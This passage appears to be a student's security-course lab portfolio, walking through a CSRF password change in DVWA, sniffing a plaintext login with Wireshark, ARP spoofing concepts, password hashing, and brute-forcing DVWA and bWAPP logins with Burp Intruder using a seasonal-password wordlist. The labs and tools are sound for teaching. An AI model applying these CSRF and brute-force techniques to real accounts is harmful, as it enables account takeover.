
```
GET /DVWA/vulnerabilities/csrf/?password_new=test&password_conf=test&Change=Change HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://127.0.0.1/DVWA/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change
Cookie: security=low; PHPSESSID=j0rnt2bbqls8ald7momtdnjm32
Upgrade-Insecure-Requests: 1
```

I replaced the URL from the DVWA website with the one from the get request



I modify the password to be ivan123





Now the updated password is “ivan123” instead of “test”.

This method of hacking is very powerful if it is sent to a user through social media or email.

Topic 8: Network Sniffing and Spoofing

Sniffing

A commonly used tool for sniffing is Wireshark. Sniffing will not disrupt the operation of the network operation. If the network is switched, it is impossible to sniff the entire network traffic because the switch will route the traffic from the sender to the destination. On a managed network sniffing can be done by defining one of the switch ports to mirror the traffic. Administrator permission is required. If there are no mirror ports available, we can use a method called spoofing.

Spoofing


Spoofing is the act of pretending to be another person or system.

- Sending an e-mail with a "from" address that isn't yours
- Sending a TCP/IP, ARP or DNS packet with a sender address that isn't yours
- Spoofing a website by cloning an existing website and using a similar but slightly different URL.

Source: https://fhict.instructure.com/courses/12091/pages/reference-network-sniffing-and-spoofing

Arp spoofing


ARP spoofing uses a trick called “man in the middle” to pretend to be the router of the network. Therefore, all the traffic that comes to that router is first routed through the hacker’s machine then sent to the real router on the network. It enables devices to match IP addresses with corresponding MAC addresses. Each device keeps track of a list with cached replies. By fooling the switch, a hacker can become the "man-in-the-middle" between devices connected to the same network.




Exercises

Intercepting a plain text password

I am going to use an unencrypted website called login test (http://vbsca.ca/login/login.asp).



I start capturing packets with Wireshark and log on the website.




tcp contains POST


No.	Time	Source	Destination	Protocol	Length	Info
77	8.035382	192.168.178.119	163.182.194.25	HTTP	770	POST /login/login_results.asp HTTP/1.1 (application/x-www-form-urlencoded)

I filter all the packets I have captured using “TCP contains POST” because this is a TCP connection, and I am looking for the POST request to the server.

When I expand the information I can see the username and password that went in the server.



I captured packets from my personal email abv.bg and the information in the packets was encrypted.



Explain what can be done to protect against ARP spoofing

- When connected to a public Wi-Fi network (e.g., McDonald's) use vpn to encrypt the packets of information.
- Only open webpages starting with HTTPS, because the connection is secure.
- Do not click on dodgy links.

Topic 9: Password Cracking

How passwords are stored (in a database or on disk).

There are several ways companies can store a password:

- Plain text
- Encryption
- Password hash

Plain text – This is the most dangerous way of storing passwords. If hackers breach the database, they can see the passwords of all users. Many people have the bad habit of putting the same password on all accounts, which can lead to more accounts being cracked.

Encryption – Take the password from the user and before you store them encrypt them with an encryption key. This will prevent the hacker from obtaining the passwords. Underneath the encryption layer is still a plain text password, so if an attacker manages to steal the encryption key as well, he can unlock all passwords.

Hashing – A hashing function takes an input and turns it into a string of text that always has the same length.

This is the sha3-256 hash of “Hello World”-
644bcc7e564373040999aac89e7622f3ca71fba1d972fd94a31c3bfbf24e3938

Hash functions are different from encryption because they only work in one way. You can calculate the hash of a password, but you cannot turn a hash back into plain text.


SALTS – random piece of data added to the password to make cracking harder.

PEPPERS – short string or character appended to the end of a password.


Exercises

DVWA: Brute force-


I got the DVWA login request and passed it to the intruder in burp




I have loaded a wordlist in burp intruder


Target
Positions
Payloads
Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack ty
payload type can be customized in different ways.
Payload set: 1
Payload count: 222
Payload type: Simple list
Request count: 222
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Spring2017
Spring2016
Spring2015
Spring2014
Spring2013
spring2017
spring2016
spring2015
spring2014
Add
Enter a new item
Add from list ... [Pro version only]
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled
Rule
Payload Encoding

I added flags to all the incorrect passwords I tried by adding the string "Username and/or password incorrect."




When I run the attack all the wrong passwords will have ticks and the matched passwords will be unticked.




Request	Payload	Status	Error	Timeout	Length	Usern...	Comment
0		200	☐	☐	4575	☐	
1	Spring2017	200	☐	☐	4532	☑	
2	Spring2016	200	☐	☐	4532	☑	
3	Spring2015	200	☐	☐	4532	☑	
4	Spring2014	200	☐	☐	4532	☑	
5	Spring2013	200	☐	☐	4532	☑	
6	spring2017	200	☐	☐	4532	☑	
7	spring2016	200	☐	☐	4532	☑	
8	spring2015	200	☐	☐	4532	☑	
9	spring2014	200	☐	☐	4532	☑	
10	spring2013	200	☐	☐	4532	☑	
11	Summer2017	200	☐	☐	4532	☑	
12	Summer2016	200	☐	☐	4532	☑	
13	Summer2015	200	☐	☐	4532	☑	
14	Summer2014	200	☐	☐	4532	☑	

Bwapp password cracking


I logged in Bwapp and intercepted the POST request to the server.




I passed it to the intruder and set it to “cluster bomb” – tries matching every username with every password from selected.



